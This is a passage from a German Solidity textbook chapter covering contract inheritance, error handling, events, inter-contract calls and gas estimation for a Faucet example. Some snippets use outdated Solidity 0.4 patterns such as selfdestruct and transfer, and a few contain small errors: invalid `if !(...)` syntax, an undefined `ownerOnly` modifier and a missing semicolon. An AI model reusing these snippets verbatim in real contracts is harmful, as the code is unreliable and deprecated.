Innerhalb des Modifikators können Sie auf alle Werte (Variablen und Argumente) zugreifen, die innerhalb der modifizierten Funktion sichtbar sind. In unserem Beispiel können wir auf die `owner`-Variable zugreifen, die innerhalb des Kontrakts deklariert ist. Umgekehrt ist das aber nicht der Fall: Innerhalb der modifizierten Funktion können Sie nicht auf die Variablen des Modifikators zugreifen.

Kontraktvererbung

Soliditys contract-Objekt unterstützt die *Vererbung*. Mit diesem Mechanismus kann ein Basiskontrakt um zusätzliche Funktionalitäten erweitert werden. Um ihn zu nutzen, legen Sie einen Parent-Kontrakt mit dem Schlüsselwort `is` fest:

```
contract Child is Parent {  
    ...  
}
```

Bei diesem Konstrukt erbt der Child-Kontrakt alle Methoden, Funktionalitäten und Variablen von Parent. Solidity unterstützt auch die Mehrfachvererbung. Dazu geben Sie die Namen der Kontrakte durch Kommata getrennt hinter dem Schlüsselwort `is` an:

```
contract Child is Parent1, Parent2 {  
    ...  
}
```

Durch die Kontraktvererbung können modulare, erweiterbare und wiederverwendbare Kontrakte entwickelt werden. Wir beginnen mit einfachen Kontrakten, die nur generische Fähigkeiten implementieren, und erweitern diese dann, indem wir sie an spezialisiertere Kontrakte vererben.

Für unseren Faucet-Kontrakt haben wir einen Konstruktor und einen Destruktor entwickelt sowie die Zugriffskontrolle für den Besitzer, der bei der Erzeugung festgelegt wird. Diese Fähigkeiten sind recht generisch, d.h., sie werden von vielen Kontrakten benötigt. Wir können das in Form generischer Kontrakte definieren und dann die Vererbung nutzen, um sie im Faucet-Kontrakt einzusetzen.

Wir beginnen mit der Definition eines Basiskontrakts namens `owned`, der die `owner`-Variable im Kontraktkonstruktor festlegt:

```
contract owned {  
    address owner;  
  
    // Kontraktkonstruktor: Besitzer festlegen  
    constructor() {  
        owner = msg.sender;  
    }  
  
    // Zugriffskontrollmodifikator  
    modifier onlyOwner {  
        require(msg.sender == owner);  
        _;  
    }  
}
```

Als Nächstes definieren wir den Basiskontrakt `mortal`, der `owned` erbt:

```
contract mortal is owned {  
    // Kontraktdestruktor  
    function destroy() public onlyOwner {  
        selfdestruct(owner);  
    }  
}
```

Wie Sie sehen können, kann der `mortal`-Kontrakt den Funktionsmodifikator `onlyOwner` nutzen, der in `owned` definiert wurde. Er nutzt indirekt auch die Adressvariable `owner` und den in `owned` definierten Konstruktor. Die Vererbung macht jeden Kontrakt einfacher. Sie können sich auf die jeweilige Funktionalität konzentrieren und die Details in modularer Form pflegen.

Wir erweitern den `owned`-Kontrakt nun noch, indem wir seine Fähigkeiten an `Faucet` vererben:

```
contract Faucet is mortal {
    // Ether an jeden ausgeben, der darum bittet
    function withdraw(uint withdraw_amount) public {
        // Auszahlungsmenge beschränken
        require(withdraw_amount <= 0.1 ether);
        // Betrag an die Adresse senden, die sie angefordert hat
        msg.sender.transfer(withdraw_amount);
    }
    // Eingehende Zahlungen erlauben
    function () public payable {}
}
```

Durch die Vererbung von `mortal`, das wiederum `owned` erbt, verfügt der `Faucet`-Kontrakt nun über einen Konstruktor sowie `destroy`-Funktionen und über einen definierten Besitzer. Die Funktionalität ist die gleiche, als hätten wir diese Funktionen in `Faucet` geschrieben, doch nun können wir sie in anderen Kontrakten wiederverwenden, ohne sie neu entwickeln zu müssen. Die Wiederverwendung von Code und die Modularität macht den Code klarer, besser lesbar und einfacher zu prüfen.

Fehlerbehandlung (`assert`, `require`, `revert`)

Der Aufruf eines Kontrakts kann beendet werden und einen Fehler zurückgeben. Die Fehlerbehandlung in Solidity erfolgt durch vier Funktionen: `assert`, `require`, `revert` und `throw` (mittlerweile veraltet).

Wird ein Kontrakt mit einem Fehler beendet, werden alle Zustandsänderungen (an Variablen, Guthaben etc.) zurückgenommen, und zwar über die gesamte Kette von Kontraktaufrufen hinweg (wenn mehr als ein Kontrakt aufgerufen wurde). Das stellt sicher, dass die Transaktionen *atomisch* sind, d.h., sie werden in ihrer Gesamtheit erfolgreich ausgeführt oder werden vollständig zurückgenommen und haben keinerlei Auswirkungen auf den Zustand.

Die Funktionen `assert` und `require` arbeiten auf die gleiche Weise, d.h., sie evaluieren eine Bedingung und halten die Ausführung mit einem Fehler an, wenn diese Bedingung nicht erfüllt wird. Per Konvention wird `assert` genutzt, wenn »wahr« als Ergebnis erwartet wird. Wir verwenden `assert` also zum Testen interner Bedingungen. `require` wird hingegen zum Testen von Eingaben (wie Funktionsargumenten oder Transaktionsfeldern) genutzt und legt unsere Erwartungen an diese Bedingungen fest.

Wir haben `require` in unserem Funktionsmodifikator `onlyOwner` eingesetzt, um zu prüfen, ob der Sender der Nachricht mit dem Besitzer des Kontrakts übereinstimmt:

```
require(msg.sender == owner);
```

Die `require`-Funktion dient dabei als *Schranke*, die die Ausführung der Funktion verhindert und einen Fehler erzeugt, wenn die Bedingung nicht erfüllt wird.

Seit Solidity v0.4.22 können Sie bei `require` auch eine Fehlermeldung übergeben, die den Grund für den Fehler angibt. Die Fehlermeldung wird im Transaktionslog festgehalten. Wir können unseren Code also verbessern, indem wir unsere `require`-Funktion um eine Fehlermeldung ergänzen:

```
require(msg.sender == owner, "Only the contract owner can call this function");
```

Die Funktionen `revert` und `throw` halten die Ausführung des Kontrakts an und nehmen alle Zustandsänderungen zurück. Die `throw`-Funktion ist veraltet und wird in einer zukünftigen Version von Solidity entfernt. Verwenden Sie stattdessen `revert`. Der `revert`-Funktion kann ebenfalls eine Fehlermeldung als (einziges) Argument übergeben werden, die im Transaktionslog festgehalten wird.

Bestimmte Bedingungen in einem Kontrakt führen, unabhängig davon, ob sie explizit geprüft werden, immer zu einem Fehler. Zum Beispiel prüfen wir im Faucet-Kontrakt nicht, ob genug Ether zur Verfügung stehen, um eine Auszahlung durchführen zu können. Das liegt daran, dass die `transfer`-Funktion mit einem Fehler endet und die Transaktion rückgängig macht, wenn kein ausreichendes Guthaben zur Verfügung steht:

```
msg.sender.transfer(withdraw_amount);
```

Allerdings könnte eine explizite Prüfung mit einer klaren Fehlermeldung die bessere Lösung sein. Wir können dazu eine `require`-Anweisung vor dem Transfer einfügen:

```
require(this.balance >= withdraw_amount,  
        "Insufficient balance in faucet for withdrawal request");  
msg.sender.transfer(withdraw_amount);
```

Zusätzliche Fehlerprüfungen wie diese erhöhen den Gasverbrauch ein wenig, bieten aber bessere Fehlermeldungen. Basierend auf der erwarteten Nutzung des Kontrakts müssen Sie die richtige Balance zwischen Gasverbrauch und Fehlerprüfung finden. Im Fall eines Faucet-Kontrakts für ein Testnet werden wir uns wohl für zusätzliche Fehlermeldungen entscheiden, auch wenn sie mehr Gas verbrauchen. Bei einem Mainnet-Kontrakt gehen wir mit dem Gas hingegen etwas sparsamer um.

Events

Wird eine Transaktion abgeschlossen (erfolgreich oder nicht), erzeugt sie einen *Transaktionsbeleg*, wie wir in Kapitel 13 noch sehen werden. Der Transaktionsbeleg enthält *log*-Einträge, die Informationen darüber enthalten, was während der

Ausführung der Transaktion passiert ist. *Events* sind die Solidity-Objekte, die zur Konstruktion dieser Logs genutzt werden.

Events sind für leichtgewichtige Clients und DApp-Dienste besonders nützlich, die nach bestimmten Events »Ausschau halten« und sie an die Benutzerschnittstelle melden oder eine Änderung des Zustands vornehmen, um ein Event im zugrunde liegenden Kontrakt nachzuhalten.

Eventobjekte arbeiten mit Argumenten, die serialisiert und in Transaktionslogs in der Blockchain festgehalten werden. Sie können dem Argument das Schlüsselwort *indexed* voranstellen, um diesen Wert zu einem Teil einer Indextabelle (Hashtabelle) zu machen, die von der Anwendung durchsucht und gefiltert werden kann.

Wir haben bisher keine Events in unser Faucet-Beispiel eingefügt, daher wollen wir das nun nachholen. Wir fügen zwei Events hinzu, eines für Aus- und eines für Einzahlungen. Wir nennen diese Events *Withdrawal* bzw. *Deposit*. Zuerst definieren wir die Events im Faucet-Kontrakt:

```
contract Faucet is mortal {
    event Withdrawal(address indexed to, uint amount);
    event Deposit(address indexed from, uint amount);

    [...]
}
```

Wir nutzen *indexed* für die Adressen, damit die Suche und das Filtern in allen für Faucet entwickelten Benutzerschnittstellen möglich ist.

Als Nächstes nutzen wir das Schlüsselwort *emit*, um die Eventdaten in den Transaktionslogs festzuhalten:

```
// Ether an jeden ausgeben, der darum bittet
function withdraw(uint withdraw_amount) public {
    [...]
    msg.sender.transfer(withdraw_amount);
    emit Withdrawal(msg.sender, withdraw_amount);
}
// Eingehende Zahlungen erlauben
function () public payable {
    emit Deposit(msg.sender, msg.value);
}
```

Der so erweiterte *Faucet.sol*-Kontrakt ist in Beispiel 7-3 zu sehen.

Beispiel 7-3: *Faucet8.sol*: Überarbeiteter Faucet-Kontrakt mit Events

```
1 // Version des Solidity-Compilers, für die das Programm geschrieben wurde
2 pragma solidity ^0.4.22;
3
4 contract owned {
5     address owner;
6     // Kontrakt-Konstruktor: Eigner festlegen
7     constructor() {
8         owner = msg.sender;
9     }
}
```

```

10     // Modifikator für die Zugriffskontrolle
11     modifier onlyOwner {
12         require(msg.sender == owner,
13             "Only the contract owner can call this function");
14         _;
15     }
16 }
17
18 contract mortal is owned {
19     // Kontrakt-Destruktor
20     function destroy() public onlyOwner {
21         selfdestruct(owner);
22     }
23 }
24
25 contract Faucet is mortal {
26     event Withdrawal(address indexed to, uint amount);
27     event Deposit(address indexed from, uint amount);
28
29     // Ether an jeden ausgeben, der darum bittet
30     function withdraw(uint withdraw_amount) public {
31         // Limit für Abhebungen
32         require(withdraw_amount <= 0.1 ether);
33         require(this.balance >= withdraw_amount,
34             "Insufficient balance in faucet for withdrawal request");
35         // Betrag an die Adresse senden, die ihn angefordert hat
36         msg.sender.transfer(withdraw_amount);
37         emit Withdrawal(msg.sender, withdraw_amount);
38     }
39     // Eingehende Zahlungen erlauben
40     function () public payable {
41         emit Deposit(msg.sender, msg.value);
42     }
43 }

```

Events abfangen

Okay, unser Kontrakt gibt nun Events aus. Wie können wir uns die Ergebnisse einer Transaktion ansehen und Events »abfangen«? Die web3.js-Bibliothek bietet eine Datenstruktur an, die die Logs einer Transaktion enthält. Dort können wir uns die Events ansehen, die durch die Transaktion generiert wurden.

Wir wollen truffle nutzen, um eine Testtransaktion mit unserem überarbeiteten Faucet-Kontrakt auszuführen. Folgen Sie den Anweisungen in »Truffle« auf Seite 347, um ein Projektverzeichnis einzurichten und den Faucet-Code zu kompilieren. Den Quellcode finden Sie im GitHub-Repository zu diesem Buch (<https://github.com/ethereumbook/ethereumbook>) unter `code/truffle/FaucetEvents`.

```

$ truffle develop
truffle(develop)> compile
truffle(develop)> migrate
Using network 'develop'.

```

```

Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0xb77ceae7c3f5afb7f8e3a6c5974d352aa844f53f955ee7d707ef6f3f8e6b4e61
  Migrations: 0x8cdaf0cd259887258bc13a92c0a6da92698644c0
Saving successful migration to network...
  ... 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956
Saving artifacts...
Running migration: 2_deploy_contracts.js
  Deploying Faucet...
  ... 0xfa850d754314c3fb83f43ca1fa6ee20bc9652d891c00a2f63fd43ab5bfb0d781
  Faucet: 0x345ca3e014aaf5dca488057592ee47305d9b3e10
Saving successful migration to network...
  ... 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0
Saving artifacts...

truffle(develop)> Faucet.deployed().then(i => {FaucetDeployed = i})
truffle(develop)> FaucetDeployed.send(web3.toWei(1, "ether")).then(res => \
  { console.log(res.logs[0].event, res.logs[0].args) })
Deposit { from: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 18, c: [ 10000 ] } }
truffle(develop)> FaucetDeployed.withdraw(web3.toWei(0.1, "ether")).then(res => \
  { console.log(res.logs[0].event, res.logs[0].args) })
Withdrawal { to: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 17, c: [ 1000 ] } }

```

Sobald der Kontrakt über die `deployed`-Funktion einsatzbereit ist, führen wir zwei Transaktionen durch. Die erste Transaktion ist eine Einzahlung (mittels `send`), die ein `Deposit`-Event in den Transaktionslogs festhält:

```

Deposit { from: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 18, c: [ 10000 ] } }

```

Dann nutzen wir die `withdraw`-Funktion, um eine Auszahlung vorzunehmen, was zu einem `Withdrawal`-Event führt:

```

Withdrawal { to: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 17, c: [ 1000 ] } }

```

Um an diese Events zu gelangen, haben wir uns das `logs`-Array angesehen, das ein Ergebnis (in `res`) der Transaktion ist. Der erste Logeintrag (`logs[0]`) enthält den Namen des Events in `logs[0].event` und die Eventargumente in `logs[0].args`. Diese geben wir über die Konsole aus und können uns so den Eventnamen und die Eventargumente anschauen.

Events sind ein sehr nützlicher Mechanismus – nicht nur für die Kommunikation innerhalb eines Kontrakts, sondern auch für das Debugging während der Entwicklung.

Andere Kontrakte aufrufen (`send`, `call`, `callcode`, `delegatecall`)

Der Aufruf anderer Kontrakte aus Ihrem Kontrakt ist eine sehr nützliche, aber auch potenziell sehr gefährliche Sache. Wir sehen uns die verschiedenen Möglichkeiten an und evaluieren die mit jeder Methode verbundenen Risiken. Kurz gesagt, entste-

hen die Risiken dadurch, dass Sie nicht viel über den aufgerufenen bzw. aufrufen- den Kontrakt wissen. Bei der Entwicklung von Smart Contracts müssen Sie daran denken, dass Sie es größtenteils mit EOAs zu tun haben, dass aber gleichzeitig komplexe und möglicherweise bösartige Kontrakte nichts davon abhält, Ihren Code aufrufen oder von Ihrem Code aufgerufen zu werden.

Eine neue Instanz erzeugen

Der sicherste Weg, einen anderen Kontrakt aufzurufen, besteht darin, diesen Kontrakt selbst zu erzeugen. Auf diese Weise sind Sie bezüglich der Interfaces und des Verhaltens auf der sicheren Seite. Dazu können Sie ihn, wie in anderen objektorientierten Sprachen auch, mit dem Schlüsselwort `new` instanziiieren. In Solidity erzeugt das Schlüsselwort `new` den Kontrakt in der Blockchain und gibt ein Objekt zurück, über das Sie ihn referenzieren können. Wenn Sie zum Beispiel einen Faucet-Kontrakt innerhalb eines anderen Kontrakts namens Token erzeugen und aufrufen wollen, gehen Sie wie folgt vor:

```
contract Token is mortal {
    Faucet _faucet;

    constructor() {
        _faucet = new Faucet();
    }
}
```

Dieser Mechanismus der Kontrakterzeugung stellt sicher, dass Sie den genauen Typ des Kontrakts und dessen Interface kennen. Der Kontrakt `Faucet` muss innerhalb des Geltungsbereichs von `Token` definiert sein, was Sie über eine `import`-Anweisung erreichen, wenn die Definition in einer anderen Datei vorliegt:

```
import "Faucet.sol";

contract Token is mortal {
    Faucet _faucet;

    constructor() {
        _faucet = new Faucet();
    }
}
```

Optional können Sie den Wert (`value`) des Ether-Transfers bei der Erzeugung festlegen und Argumente an den Konstruktor des neuen Kontrakts übergeben:

```
import "Faucet.sol";

contract Token is mortal {
    Faucet _faucet;

    constructor() {
        _faucet = (new Faucet).value(0.5 ether)();
    }
}
```

Sie können die Faucet-Funktionen auch aufrufen. In unserem Beispiel rufen wir die `destroy`-Funktion von Faucet aus der `destroy`-Funktion von Token auf:

```
import "Faucet.sol";

contract Token is mortal {
    Faucet _faucet;

    constructor() {
        _faucet = (new Faucet).value(0.5 ether)();
    }

    function destroy() ownerOnly {
        _faucet.destroy();
    }
}
```

Beachten Sie, dass Sie zwar der Eigner des Token-Kontrakts sind, der Token-Kontrakt aber der Eigner des Faucet-Kontrakts ist, weshalb nur der Token-Kontrakt ihn zerstören kann.

Eine existierende Instanz adressieren

Eine andere Möglichkeit zum Aufruf eines Kontrakts ist die Nutzung der Adresse einer existierenden Instanz eines Kontrakts. Bei dieser Methode wenden Sie ein bekanntes Interface auf eine existierende Instanz an. Es ist daher besonders wichtig, dass die von Ihnen adressierte Instanz auch wirklich den Typ hat, den Sie erwarten. Sehen wir uns ein Beispiel an:

```
import "Faucet.sol";

contract Token is mortal {

    Faucet _faucet;

    constructor(address _f) {
        _faucet = Faucet(_f);
        _faucet.withdraw(0.1 ether)
    }
}
```

Hier haben wir die als Argument an den Konstruktor übergebene Adresse `_f` in ein Faucet-Objekt überführt (Casting). Das ist deutlich riskanter als der vorherige Mechanismus, weil wir nicht sicher sein können, dass diese Adresse tatsächlich ein Faucet-Objekt ist. Beim Aufruf von `withdraw` gehen wir davon aus, dass es die gleichen Argumente akzeptiert und den gleichen Code ausführt wie unsere Faucet-Deklaration, doch sicher können wir uns nicht sein. Tatsächlich könnte die `withdraw`-Funktion etwas völlig Unerwartetes machen, auch wenn der Name gleich ist. Die Verwendung von Adressen ein Eingabe und das Casting in bestimmte Objekte ist wesentlich gefährlicher, als den Kontrakt selbst zu erzeugen.

Direkter call, delegatecall

Solidity bietet auch einige »Low-Level-Funktionen« zum Aufruf anderer Kontrakte an. Diese entsprechen direkt den EVM-Opcodes gleichen Namens und erlauben die manuelle Konstruktion eines Kontrakt-zu-Kontrakt-Aufrufs. Sie sind daher die flexibelsten *und* gefährlichsten Mechanismen zum Aufruf anderer Kontrakte.

Hier das gleiche Beispiel mit der call-Methode:

```
contract Token is mortal {
    constructor(address _faucet) {
        _faucet.call("withdraw", 0.1 ether);
    }
}
```

Wie Sie sehen, ist diese Art call ein *blinder* Aufruf einer Funktion. Er ähnelt der Konstruktion einer Rohtransaktion, aber im Kontext eines Kontrakts. Sie setzen Ihren Kontrakt auf diese Weise einer Reihe von Sicherheitsrisiken aus, von denen der Wiedereintrittsangriff (*Reentrancy Attack*) der schwerwiegendste ist. Wir diskutieren ihn detaillierter in »Reentrancy-Angriffe« auf Seite 173. Die call-Funktion gibt bei einem Problem false zurück, d.h., Sie können den Rückgabewert prüfen und eine Fehlerbehandlung implementieren:

```
contract Token is mortal {
    constructor(address _faucet) {
        if !(_faucet.call("withdraw", 0.1 ether)) {
            revert("Withdrawal from faucet failed");
        }
    }
}
```

Eine weitere Variante von call ist delegatecall, die das gefährlichere callcode ersetzt hat. Die callcode-Methode wird bald als veraltet gelten und sollte daher nicht mehr verwendet werden.

Wie in »address-Objekt« auf Seite 140 erwähnt, unterscheidet sich ein delegatecall von einem call darin, dass sich der msg-Kontext nicht ändert. Während ein call beispielsweise den Wert von msg.sender auf den aufrufenden Kontrakt setzt, behält delegatecall den gleichen msg.sender des aufrufenden Kontrakts. Im Wesentlichen führt delegatecall den Code eines anderen Kontrakts innerhalb des Ausführungskontexts des aktuellen Kontrakts aus. Er wird meistens genutzt, um Code in einer Bibliothek auszuführen. Sie können auf diese Weise eine irgendwo gespeicherte Bibliotheksfunktion nutzen, die mit den in ihrem Kontrakt gespeicherten Daten arbeitet.

Der delegate-Aufruf sollte mit größter Vorsicht genutzt werden. Er kann einige unerwartete Effekte aufweisen, insbesondere wenn der von Ihnen aufgerufene Kontrakt nicht als Bibliothek konzipiert ist.

Wir wollen einen Beispielkontrakt nutzen, um die verschiedenen Aufrufsemantiken zu demonstrieren, die von call und delegatecall beim Aufruf von Bibliotheken und Kontrakten verwendet werden. In Beispiel 7-4 nutzen wir ein Event, um

die Details jedes Aufrufs festzuhalten und uns anzusehen, wie sich der Aufrufkontext in Abhängigkeit vom Aufruftyp ändert.

Beispiel 7-4: CallExamples.sol: Ein Beispiel für unterschiedliche Aufrufsemantiken

```
1 pragma solidity ^0.4.22;
2
3 contract calledContract {
4     event callEvent(address sender, address origin, address from);
5     function calledFunction() public {
6         emit callEvent(msg.sender, tx.origin, this);
7     }
8 }
9
10 library calledLibrary {
11     event callEvent(address sender, address origin, address from);
12     function calledFunction() public {
13         emit callEvent(msg.sender, tx.origin, this);
14     }
15 }
16
17 contract caller {
18
19     function make_calls(calledContract _calledContract) public {
20
21         // calledContract und calledLibrary direkt aufrufen
22         _calledContract.calledFunction();
23         calledLibrary.calledFunction();
24
25         // Low-Level-Aufrufe über das address-Objekt für calledContract
26         require(address(_calledContract).
27             call(bytes4(keccak256("calledFunction()"))));
28         require(address(_calledContract).
29             delegatecall(bytes4(keccak256("calledFunction()"))));
30
31
32
33     }
34 }
```

Wie Sie dem Beispiel entnehmen können, ist caller der Hauptkontrakt, der die Bibliothek calledLibrary und den Kontrakt calledContract aufruft. Sowohl die Bibliothek als auch der Kontrakt besitzen identische calledFunction-Funktionen, die das Event calledEvent anstoßen. Das calledEvent-Event hält drei Datenelemente fest: msg.sender, tx.origin und this. Bei jedem Aufruf von calledFunction kann ein anderer Aufrufkontext (mit unterschiedlichen Werten für potenziell alle Kontextvariablen) vorliegen, abhängig davon, ob er direkt oder über delegatecall aufgerufen wurde.

In caller rufen wir den Kontrakt und die Bibliothek zuerst direkt auf, indem wir die jeweiligen calledFunction-Funktionen aufrufen. Dann verwenden wir explizit die Low-Level-Funktionen call und delegatecall, um calledContract.calledFunction

aufzurufen. Auf diese Weise können wir uns ansehen, wie sich die verschiedenen Aufrufmechanismen verhalten.

Wir führen das in der Truffle-Entwicklungsumgebung aus und halten die Events fest, um uns das Ergebnis anzusehen:

```
truffle(develop)> migrate
Using network 'develop'.
[...]
Saving artifacts...
truffle(develop)> web3.eth.accounts[0]
'0x627306090abab3a6e1400e9345bc60c78a8bef57'
truffle(develop)> caller.address
'0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f'
truffle(develop)> calledContract.address
'0x345ca3e014aaf5dca488057592ee47305d9b3e10'
truffle(develop)> calledLibrary.address
'0xf25186b5081ff5ce73482ad761db0eb0d25abfbf'
truffle(develop)> caller.deployed().then( i => { callerDeployed = i })

truffle(develop)> callerDeployed.make_calls(calledContract.address).then(res => \
    { res.logs.forEach( log => { console.log(log.args) } )})
{ sender: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x345ca3e014aaf5dca488057592ee47305d9b3e10' }
{ sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f' }
{ sender: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x345ca3e014aaf5dca488057592ee47305d9b3e10' }
{ sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f' }
```

Sehen wir uns an, was hier passiert. Wir haben die `make_calls`-Funktion aufgerufen und die Adresse von `calledContract` übergeben. Daraufhin haben wir vier Events abgefangen, die durch die verschiedenen Aufrufe erzeugt wurden. Gehen wir die einzelnen Schritte der `make_calls`-Funktion durch.

Der erste Aufruf lautet:

```
_calledContract.calledFunction();
```

Hier rufen wir `calledContract.calledFunction` über das High-Level-ABI für `called` Function direkt auf. Das emittierte Event ist:

```
sender: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f',
origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
from: '0x345ca3e014aaf5dca488057592ee47305d9b3e10'
```

Wie Sie sehen, liefert `msg.sender` die Adresse des caller-Kontrakts und `tx.origin` die Adresse unseres Accounts `web3.eth.accounts[0]`, der die Transaktion an caller gesendet hat. Das Event wurde von `calledContract` emittiert, was wir dem letzten Argument des Events entnehmen können.

Als Nächstes ruft `make_calls` die Bibliothek auf:

```
calledLibrary.calledFunction();
```

Das ist mit dem Aufruf des Kontrakts identisch, verhält sich aber völlig anders. Hier das zweite emittierte Event:

```
sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
from: '0x8f0483125fcb9aaefa9209d8e9d7b9c8b9fb90f'
```

Diesmal stimmt die Adresse von `msg.sender` nicht mit `caller` überein. Stattdessen entspricht sie der Adresse unseres Accounts und ist mit dem Ursprung der Transaktion identisch. Das liegt daran, dass beim Aufruf einer Bibliothek immer ein `delegatecall` im Kontext des Aufrufers ausgeführt wird. Als der `calledLibrary`-Code ausgeführt wurde, hat er daher den Ausführungskontext von `caller` geerbt, so als würde der Code in `caller` ausgeführt werden. Die Variable `this` (die im emittierten Event als `from` erscheint) ist die Adresse von `caller`, obwohl der Zugriff aus `calledLibrary` erfolgt.

Die nächsten beiden Aufrufe mittels `call` und `delegatecall` belegen unsere Vermutung, indem sie Events emittieren, die das gerade Gesehene widerspiegeln.

Überlegungen zum Gasverbrauch

Gas, das in »Gas« auf Seite 313 detaillierter beschrieben wird, ist ein unglaublich wichtiger Faktor bei der Entwicklung von Smart Contracts. Gas ist die Ressource, die die maximale Menge an Berechnungen bestimmt, die Ethereum für eine Transaktion erlaubt. Wird das Gaslimit während der Berechnung überschritten, kommt es zu einer Reihe von Events:

- Eine »Kein Gas«-(»out of gas«-)Ausnahme wird ausgelöst.
- Der Zustand des Kontrakts vor der Ausführung wird wiederhergestellt.
- Alle für die Gaszahlung verwendeten Ether werden als Transaktionsgebühr einbehalten. Sie werden *nicht* zurückerstattet.

Da das Gas von dem Nutzer bezahlt wird, der die Transaktion anstößt, schrecken Funktionen mit hohen Gaskosten die Nutzer ab. Es liegt daher im Interesse des Entwicklers, die Gaskosten der Funktionen eines Kontrakts zu minimieren. Aus diesem Grund werden bestimmte Praktiken bei der Entwicklung von Smart Contracts empfohlen, die die Gaskosten eines Funktionsaufrufs minimieren.

Dynamisch dimensionierte Arrays vermeiden

Jede Schleife durch ein dynamisch dimensioniertes Array, bei dem eine Funktion Operationen über jedes Element durchführt oder nach einem bestimmten Element sucht, birgt das Risiko eines hohen Gasverbrauchs. Tatsächlich kann dem Kontrakt das Gas ausgehen, bevor das gewünschte Ergebnis ermittelt oder jedes Ele-

ment verarbeitet wurde. Man verschwendet Zeit und Ether und liefert nicht einmal ein Ergebnis.

Aufrufe anderer Kontrakte vermeiden

Der Aufruf anderer Kontrakte, insbesondere wenn die Gaskosten für die Funktionen nicht bekannt sind, birgt das Risiko, dass einem das Gas ausgeht. Vermeiden Sie die Nutzung von Bibliotheken, die nicht ausreichend getestet und nicht sehr verbreitet sind. Je weniger eine Bibliothek von anderen Entwicklern geprüft wurde, desto höher ist das Risiko ihrer Nutzung.

Die Gaskosten kalkulieren

Wenn Sie das Gas kalkulieren müssen, das für die Ausführung einer Methode eines Kontrakts unter Berücksichtigung ihrer Argumente benötigt wird, sollten Sie wie folgt vorgehen:

```
var contract = web3.eth.contract(abi).at(address);
var gasEstimate = contract.myAwesomeMethod.estimateGas(arg1, arg2,
  {from: account});
```

gasEstimate teilt Ihnen die Gaseinheiten mit, die zur Ausführung benötigt werden. Aufgrund der Turing-Vollständigkeit der EVM ist das nur eine Schätzung (engl. estimate) – es ist relativ leicht, eine Funktion zu entwickeln, die deutlich unterschiedliche Mengen Gas zur Ausführung verschiedener Aufrufe benötigt. Selbst produktiv eingesetzter Code kann Ausführungspfade auf subtile Art ändern, was von einem Aufruf zum nächsten zu deutlich schwankenden Gaskosten führen kann. Doch die meisten Funktionen agieren vernünftig, und estimateGas liefert in der Regel eine gute Schätzung.

Um den Gaspreis aus dem Netzwerk abzurufen, können Sie Folgendes nutzen:

```
var gasPrice = web3.eth.getGasPrice();
```

Und daraus lassen sich dann die Gaskosten kalkulieren:

```
var gasCostInEther = web3.fromWei((gasEstimate * gasPrice), 'ether');
```

Wir wollen die Funktionen zur Gaskalkulation auf unser Faucet-Beispiel anwenden. Wir nutzen dazu den Code aus dem Repository zum Buch (<http://bit.ly/2zf0SIO>).

Starten Sie Truffle im Entwicklungsmodus und führen Sie die JavaScript-Datei in Beispiel 7-5, *gas_estimates.js*, aus.

Beispiel 7-5: gas_estimates.js: die Funktion estimateGas nutzen

```
var FaucetContract = artifacts.require("./Faucet.sol");

FaucetContract.web3.eth.getGasPrice(function(error, result) {
  var gasPrice = Number(result);
  console.log("Gas Price is " + gasPrice + " wei"); // "100000000000000"
```

```
// Kontraktinstanz ermitteln
FaucetContract.deployed().then(function(FaucetContractInstance) {

    // Schlüsselwort 'estimateGas' an den Funktionsnamen anhängen,
    // um den Gasverbrauch dieser Funktion zu schätzen (approve)
    FaucetContractInstance.send(web3.toWei(1, "ether"));
    return FaucetContractInstance.withdraw.estimateGas(web3.toWei(0.1, "ether"));

}).then(function(result) {
    var gas = Number(result);

    console.log("gas estimation = " + gas + " units");
    console.log("gas cost estimation = " + (gas * gasPrice) + " wei");
    console.log("gas cost estimation = " +
        FaucetContract.web3.fromWei((gas * gasPrice), 'ether') + " ether");
});
});
```

In der Truffle-Entwicklungskonsole sieht das wie folgt aus:

```
$ truffle develop

truffle(develop)> exec gas_estimates.js
Using network 'develop'.

Gas Price is 20000000000 wei
gas estimation = 31397 units
gas cost estimation = 627940000000000 wei
gas cost estimation = 0.00062794 ether
```

Es wird empfohlen, die Gaskosten im Rahmen Ihres Entwicklungs-Workflows zu kalkulieren, um Überraschungen beim Deployment des Kontrakts im mainnet zu vermeiden.

Fazit

In diesem Kapitel haben wir mit der detaillierten Arbeit an Smart Contracts begonnen und uns die Programmiersprache Solidity angesehen. Wir haben ein einfaches Beispiel, *Faucet.sol*, genutzt, es schrittweise verbessert und die Komplexität gesteigert, um verschiedene Aspekte von Solidity zu untersuchen. In Kapitel 8 werden wir mit Vyper arbeiten, einer weiteren kontraktororientierten Programmiersprache. Wir werden Vyper mit Solidity vergleichen, einige Unterschiede im Design dieser beiden Sprachen aufzeigen und unser Verständnis der Smart-Contract-Programmierung vertiefen.

Smart Contracts und Vyper

